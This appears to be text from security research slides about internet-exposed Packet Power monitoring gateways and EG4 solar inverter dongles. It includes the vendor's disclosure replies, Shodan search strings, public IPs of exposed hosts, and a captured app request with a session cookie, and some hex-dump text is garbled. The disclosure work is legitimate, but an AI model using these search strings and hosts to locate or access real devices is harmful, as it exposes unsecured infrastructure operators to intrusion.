 - Env. Nodes
 - Monitoring Nodes
 - All Node Readings
- Data Sources
- Data Processing
- Data Destinations
- System

Nodes

Node	F/W	Type	Product	Age	Timestamp	Source	VIP	Readings
0710-0000-0000-7301	14.22	Environmental	E306	00:00	2025-02-19 11:14:12	Wireless Mesh	192.168.40.111	
2200-0000-0001-FAF1	37.10	AC Power	P5T1A	00:01	2025-02-19 11:14:11	Wireless Mesh	192.168.40.117	
2D10-0000-0000-BA5C	14.22	Environmental	E306	00:01	2025-02-19 11:14:11	Wireless Mesh	192.168.40.114	
54E4-0000-0000-0FC2	27.12	--	--	01:27	2025-02-19 11:12:45	Gateway	--	
6A10-0000-0000-72FE	14.22	Environmental	E306	00:00	2025-02-19 11:14:12	Wireless Mesh	192.168.40.113	
8400-0000-0001-FAE5	37.10	AC Power	P5T1A	00:00	2025-02-19 11:14:12	Wireless Mesh	192.168.40.121	
9410-0000-0000-BA5E	14.22	Environmental	E306	00:00	2025-02-19 11:14:13	Wireless Mesh	192.168.40.115	
9B00-0000-0001-FAF3	37.10	AC Power	P5T1A	00:02	2025-02-19 11:14:10	Wireless Mesh	192.168.40.118	
D810-0000-0000-7300	14.22	Environmental	E306	00:00	2025-02-19 11:14:12	Wireless Mesh	192.168.40.112	
DC10-0000-0000-B106	32.14	Environmental	E300	01:15	2025-02-19 11:12:57	Wireless Mesh	192.168.40.109	
E900-0000-0001-FAC3	37.10	AC Power	P5T1A	00:01	2025-02-19 11:14:11	Wireless Mesh	192.168.40.120	
E910-0000-0000-B0D6	32.14	Environmental	E300	00:37	2025-02-19 11:13:35	Wireless Mesh	192.168.40.110	
F700-0000-0001-FBB3	37.10	AC Power	P5T1A	00:01	2025-02-19 11:14:11	Wireless Mesh	192.168.40.116	
FA00-0000-0001-FAC4	37.10	AC Power	P5T1A	00:00	2025-02-19 11:14:13	Wireless Mesh	192.168.40.119	

<< < Page 1 of 1 > >> FIT

1 - 14 of 14

Packet Power



System OK

System Dashboard

DEBUG

UK GW EC4

2025-06-17 13:58:11

Search...

Status

Monitoring Data

Data Sources

Data Processing

Data Destinations

System

- Dashboard
- Preferences
- Networking
- Authentication
- Security
- Radio Zone
- Node Firmware Update
- System Update
- License
- Logs
- Watchdog
- Errors
- Reboot
- Factory Reset

Module Watchdog

Current

Last Reported: 2025-06-17T17:58:17.541Z

Current Status: Watchdog master:1.1.44:141ee38+, uptime: 32604s, load: 0.76, 74 resets, most recent: (rebooted by emxDataFeed @ 420943), watching: emx(ACTIVE@32594), modbus(idle@0), snmp(idle@0), peerpoller(idle@0), mqdd(idle@0)

History

BACnet

2025-06-17T17:58:13.515Z

Disabled

EMX Data Feed

2025-06-17T17:57:58.428Z

846 added to 664536 readings pushed local

EMX Support Feed

2025-06-17T08:58:06.826Z

no messages

EMX Syslog

2025-06-17T17:57:23.898Z

connected a few seconds ago, 1001 events, 1437 values

EtherNet/IP Server

2025-06-17T08:59:30.210Z

C master:1.1.44:141ee38+, disabled

Hardware Clock

2025-06-17T08:59:23.601Z

Device does not support a battery-backed hardware clock

Hub

2025-06-17T08:58:59.369Z

Disabled (not licensed)

MQDD

2025-06-17T17:58:19.541Z

e4mqdd master:1.1.44:141ee38+, disabled

MQTTtx

2025-06-17T17:58:15.537Z

e4mqttx master:1.1.44:141ee38+, 0 readings, 0 readings/sec

MTConnect Server

2025-06-17T17:58:15.798Z

e4mtc master:1.1.44:141ee38+, 0 readings, 0 readings/sec

Modbus server

2025-06-17T08:59:18.718Z

listening on port 502

Modbus to MQTT

2025-06-17T08:59:17.714Z

Disabled (not licensed)

Module Watchdog

2025-06-17T17:58:17.541Z

NTP Client

2025-06-17T17:57:50.058Z

Network

2025-06-17T08:59:23.546Z

P5 Radio

2025-06-17T17:58:05.125Z

Packet Power

- Security is the customer's responsibility, we are not responsible



pavi64
Packet Power
Founder

2025-06-11 (3 weeks, 4 days ago)


Thanks for the information. To be clear the devices that were identified in the report are NOT supposed to be placed on the publicly accessible networks and the ones you have identified have been placed on such networks due to user misconfiguration (basic failure to set access credentials and/or removal of default credentials). We are contacting the owners of the affected devices but are not in the position to force them to act if they choose not to. We assume that whatever is intended to be published would not include their specific IP addresses. What exactly is intended to be published?

Thanks! Paul

Reply

2 replies ▼

Packet Power




The screenshot shows the Packet Power EG web interface. At the top left, there is a search bar and a status indicator showing "System OK". The left sidebar contains a menu with the following items: Status, Monitoring Data (with sub-items Power Nodes and Monitoring Nodes), Data Sources, Data Processing, Data Destinations, and System (with sub-items Dashboard, Preferences, Networking, Authentication, Security, Radio Zone, Node Firmware Update, System Update, License, Logs, Watchdog, Errors, and Reboot). The main content area is titled "Authentication" and includes a sub-section "Basic Configuration". Under "Basic Configuration", there is a label "Authentication Type:" followed by a dropdown menu currently set to "None". A green "Save" button is located at the bottom right of the configuration area.

Authentication

Configure your desired method of authenticating user access to the Gateway. Multiple options exist including "None" and "Local Account". To set up local users for access see Adding Authentication

Authentication



This block provides a detailed view of the Authentication configuration form. It features a "Basic Configuration" section with the label "Authentication Type:". Below this label is a dropdown menu with "None" selected. A dark blue "Save" button is positioned at the bottom right of the form.

Packet Power



pavi64
Packet Power
Founder

2025-06-17 (2 weeks, 5 days ago)

We do have customers who require us to allow protection to be removed (obviously for use on isolated networks). We have no (technical) ability to prevent them from subsequently placing such devices on public networks. We strongly recommend that they do not do that, but we have no means of strict technical (or legal) enforcement. FWIW, almost all devices identified are related to one particularly irresponsible customer whom we are actively trying to convince to reconfigure their devices. Thanks!

Reply

2 replies ▼



Anthony
Reporter
Director, Security Research

2025-06-17 (2 weeks, 5 days ago)

Here are a few I just pulled.

Thailand (Communication Authority of Thailand) [http://\[REDACTED\]/](http://[REDACTED]/)

Ireland (Enet Telecommunications Networks Limited) [http://\[REDACTED\]/](http://[REDACTED]/)

Thailand (Provincial waterworks authority) [http://\[REDACTED\]/](http://[REDACTED]/)

Miami (Cogent Communications) [http://\[REDACTED\]/](http://[REDACTED]/)

Packet Power



pavi64
Packet Power
Founder

2025-06-11 (3 weeks, 4 days ago)

We are still not in a position enforce that all the time since some customers explicitly require us to provide "open" access on locked down (air-gapped) networks, making fool-proof defaults impossible. Obviously putting these devices on a public network is a major issue, but short of refusing our customer's demands we are not in the position to change it. All current devices are shipped with credentials enabled.

Thanks, Paul

Reply

Packet Power

PACKETPOWER




Documentation / Wireless Gateways / Gateway Configuration

Adding Authentication

The E4 platform supports authentication with a locally stored username and password.

To enable Authentication

1. Enter the IP address of the E4 device on a browser to access the Gateway Console.
2. Click on the **System** tab on the console
3. Click on the **Authentication** tab under the **System** directory
4. Enter the admin username and password you wish to use to access the E4 Device in the fields provided.
5. Click on the **Save** button and the E4 device will warn you that it will need a restart to enable authentication.
6. Once it finishes rebooting you will be presented with the Login screen to access your device.



Packet Power



pavi64
Packet Power
Founder

2025-06-18 (2 weeks, 4 days ago)

[@Anthony](#) Thanks for the additional info, it is much appreciated. Yes - default authentication with a per-device unique default password is included as part of release 4.1.0 (currently in limited testing, has not yet been cleared to be included in recommended releases yet).

Reply


 Reply

Packet Power



pavi64
Packet Power
Founder

2025-06-25 (1 week, 4 days ago)




Most of the “potential vulnerabilities” described are related to the scenario of a user placing any unsecured, control-capable device on a public network (which all manufacturers of such devices generally advise against but ultimately have no way of preventing). We strongly believe in aggressive dissemination of best practices and will be even more vigilant about it going forward, but we are not in a position to ultimately enforce it and we do not want generic consequences of violating those practices (which are true of any product) to be misrepresented as “product flaws” specific to our product. Actually one of the customers you have identified has confirmed a far broader network misconfiguration which exposed not only our device but a number of other, far more critical systems (thank you!).

Reply

Packet Power

“no means of strict technical enforcement”



The image shows a web interface for Packet Power. At the top left is a hamburger menu icon followed by the 'PACKET POWER' logo. Below this is a 'Login' section. Inside the login section, there is a 'Credentials' label. Underneath are two input fields: 'Username' and 'Password'. Each field has a red button with three dots and a vertical bar to its right. A green 'Login' button is positioned to the right of the password field. At the bottom of the login section is a link that says 'Forgot your credentials?'.

≡ PACKET POWER

Login

Credentials

Username 

Password 

Login

[Forgot your credentials?](#)

OSINT is Fun



EG4 – Not a Great Start

EG4 ELECTRONICS

4. The configuration parameters used by the dongle when connecting and communicating over the Wi-Fi network are described below:

The screenshot shows a configuration menu for the EG4 Electronics device. The menu is organized into sections: AP State, STA State, AP Parameter, Station Parameter, Network 1 State, and Network 2 State. Each section contains various settings and their current values.

Section	Parameter	Value
AP State	Function	Enable
	Ip	10.10.10.1
	Netmask	255.255.255.0
STA State	Function	Enable
	Ip	192.168.1.74
	Netmask	255.255.255.0
	Gateway	192.168.1.1
AP Parameter	SSID	80XXXXXXX
	Encryption Mode	Off
	AP Password	80XXXXXXX
	Restart Dongle	Restart
Station Parameter	SSID	Home
	Password	80XXXXXXX
	Connection State	Connected
Network 1 State	Protocol	TCPClient
	Remote Port	3.101.7.137
	Server Address(ip or domain)	4346
	TCP Client State	Connected
Network 2 State	Protocol	TCPServer
	Local Port	8000

Callouts:

- AP State:** This is the dongle's IP address of the when it is acting as the access point to other Wi-Fi devices (i.e. phones, tablets, etc). This is also the gateway address attached devices use when communicating to the dongle via Wi-Fi. The dongle IP address 10.10.10.1/24 is pre-set at the factory and will always be the same.
- STA State:** This is the DHCP IP address the dongle received from the home Wi-Fi network. The gateway listed here is the IP address of the home Wi-Fi router. If the user knows the home Wi-Fi router password, the gateway address can be used to connect to the router if network parameters need to be changed. If the STA State area does not populate with an IP address, the dongle is not properly connecting to the home Wi-Fi router (network).
- AP Parameter:** This area displays encryption information for the dongle's Wi-Fi network, including the SSID of the dongle, if encryption mode is enabled or disabled, the encryption password, and a button to restart the dongle. Enabling encryption mode provides a level of security when connecting a device directly to the dongle. By default, any device can connect to the dongle without requiring a password (no security).
- Station Parameter:** The SSID of the home Wi-Fi network, password, and connection state.
- Network 1 State:** The protocol and address used to communicate with the EG4 monitoring server over the internet.
- Network 2 State:** Protocol and port used for internal communication between dongle and inverter.

Finding strings for Shodan Scans

2	200	HTTP	Tunnel to	activity.windows.com:443	0	
72	400	HTTP	us.luxpowertek.co...	/WManage/web/maintain/...	841	text/html;
73	400	HTTP	us.luxpowertek.co...	/WManage/web/maintain/...	841	text/html;
74	200	HTTP	us.luxpowertek.co...	/WManage/web/maintain/...	28,289	text/html;

```
> Frame 130: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on 0
> Ethernet II, Src: 8a:d7:cd:e1:d1:a5 (8a:d7:cd:e1:d1:a5), Dst: RaspberryPiT_60:84:3f (d8:3a:dd:60:84:3f)
> Internet Protocol Version 4, Src: 192.168.100.38, Dst: 3.101.7.137
> Transmission Control Protocol, Src Port: 56152, Dst Port: 8081, Seq: 401, Ack: 1, Len: 25
> [2 Reassembled TCP Segments (425 bytes): #127(400), #130(25)]
Hypertext Transfer Protocol
  POST /WManage/web/maintain/appLocalUpdate/getUploadFileAnalyzeInfo HTTP/1.1\r\n
    Host: us.luxpowertek.com:8081\r\n
    Accept: */*\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Connection: keep-alive\r\n
    Cookie: JSESSIONID=86859048AFB159428AB82D27C2DDC808-nl\r\n
    Accept-Language: en-GB,en;q=0.9\r\n
    Content-Length: 25\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: EG4X20Monitor/40 CFNetwork/1410.0.3 Darwin/22.6.0\r\n
    \r\n
    [Response in frame: 249]
    [Full request URI: http://us.luxpowertek.com:8081/WManage/web/maintain/appLocalUpdate/getUploadFileAnalyzeInfo]
  File Data: 25 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "recordId" = "120"
    Key: recordId
    Value: 120
  Form item: "startIndex" = "1"
    Key: startIndex
    Value: 1
```

```
0000 50 4f 53 54 20 2f 57 4d 61 6e 61 67 65 2f 77 65 POST /WManage/web/
0010 62 2f 60 61 69 6e 74 61 69 6e 2f 61 70 70 4c 6f b/maintain/appLocalUpdate/getUploadFileAnalyzeInfo
0020 63 61 6c 55 70 64 61 74 65 2f 67 65 74 55 70 6c oadFileAnalyzeInfo
0030 6f 61 64 46 69 6c 65 41 6e 61 6c 79 7a 65 49 6e fo HTTP/1.1 Host:
0040 66 6f 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 t: us.luxpowertek.com:8081
0050 74 3a 20 75 73 2e 6c 75 78 70 6f 77 65 72 74 65 k.com:8081
0060 6b 2e 63 6f 6d 3a 38 30 38 31 0d 0a 41 63 63 65 pt: */* Content
0070 70 74 3a 20 2a 2f 2a 0d 0a 43 6f 6e 74 65 6e 74 -Type: application
0080 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 on/x-www-form-urlencoded
0090 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 lencoded
00a0 6c 65 6e 63 6f 64 65 64 0d 0a 43 6f 6e 6e 65 63 . Connection:
00b0 74 69 6f 6e 3a 20 6b 65 65 70 2d 61 6c 69 76 65 tion: keep-alive
00c0 0d 0a 43 6f 6f 6b 69 65 3a 20 4a 53 45 53 49 -Cookie: JSESSIONID=86859048AFB159428AB82D27C2DDC808-nl
00d0 4f 4e 49 44 3d 38 36 38 35 39 44 34 42 41 46 42 ONID=86859048AFB159428AB82D27C2DDC808-nl
00e0 31 35 39 34 32 38 41 42 38 32 44 32 37 43 32 44 DC808-nl
00f0 44 43 38 30 42 2d 6e 31 0d 0a 41 63 63 65 70 74 -Accept
0100 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 47 42 -Language: en-GB
0110 2c 65 6e 30 71 3d 30 2e 39 0d 0a 43 6f 6e 74 65 ,en;q=0.9
0120 6e 74 2d 4c 65 6e 67 74 68 3a 20 32 35 0d 0a 41 nt-Length: 25
0130 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 ccept-Encoding:
0140 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 gzip, deflate
0150 73 65 72 2d 41 67 65 6e 74 3a 20 65 47 58 25 36 er-Agent: EG4X20Monitor/40 CFNetwork/1410.0.3 Darwin/22.6.0
0160 80 4d 6f 6e 60 74 6f 72 2f 3a 30 20 43 46 4e 65 wMonitor/40 CFNetwork/1410.0.3 Darwin/22.6.0
0170 74 77 6f 72 6b 2f 31 34 31 30 2e 30 2e 33 20 44 anwin/22.6.0
0180 61 72 77 69 6e 2f 32 32 2e 36 2e 30 0d 0a 0d 0a recordId=120&startIndex=1
0190 72 65 63 6f 72 64 49 64 3d 31 32 30 26 73 74 61
01a0 72 74 49 6e 64 65 78 3d 31
```


EG4

Shodan

Maps

Images

Monitor

Developer

More...

SHODAN

Explore

Downloads

Pricing

http.html:eg4

Q

Account

TOTAL RESULTS

103

TOP COUNTRIES



China	52
United States	13
India	12
Romania	7
Hong Kong	5
More...	

TOP PORTS

443	52
80	44

View Report

Download Results

Historical Trend

View on Map

Advanced Search

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out [CVEDB](#)

ShineMonitor

39.108.17.212

Aliyun Computing Co., LTD

China, Shenzhen



HTTP/1.1 200 OK

Server: nginx

Date: Wed, 19 Feb 2025 09:53:58 GMT

Content-Type: text/html

Content-Length: 141893

Last-Modified: Tue, 10 Dec 2024 09:29:18 GMT

Connection: keep-alive

ETag: "675809ee-22a45"

Expires: Wed, 19 Feb 2025 09:53:57 GMT

Cache-Control: no-cache

Access-Control-Allow...

2025-02-19T09:53:59.407295

Loading...

38.93.225.246

Cogent Communications

United States, Miami



self-signed eol-product

SSL Certificate

Issued By:

Common Name:

E4 nginx

Organization:

Packet Power LLC

Issued To:

HTTP/1.1 200 OK

Server: nginx/1.6.2

Date: Wed, 19 Feb 2025 09:48:59 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 3784

Connection: keep-alive

Access-Control-Allow-Origin: *

Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, Authorization

2025-02-19T09:48:59.128383

Finding Devices On the Web

 **EG4 Connect** 

ec2-13-59-66-128.us-east-2.compute.amazonaws.com
eg4connect.com
[Amazon Technologies Inc.](#)
 United States, Columbus
cloud

SSL Certificate

Issued By:
|- Common Name:
E5

|- Organization:
Let's Encrypt

Issued To:
|- Common Name:
eg4connect.com

Supported SSL Versions:
TLsv1.2, TLsv1.3

HTTP/1.1 200 OK
accept-ranges: bytes
cache-control: max-age=3600
last-modified: Fri, 27 Jun 2025 21:49:47 GMT
etag: W/"1053212-37533-2025-06-27T21:49:47.000Z"
content-length: 37533
content-type: text/html; charset=UTF-8
Date: Sat, 28 Jun 2025 15:51:42 GMT
Connection: keep-alive
Keep-Alive: 5

2025-06-28T15:51:43.340901

OSINT of Solar Devices




The image shows a web browser window displaying the ShineMonitor login page. The page has a blue header with the ShineMonitor logo and a language dropdown set to '中文'. The background features a blue sky with clouds, a sun, and a globe made of puzzle pieces. A central white login box contains the following elements:

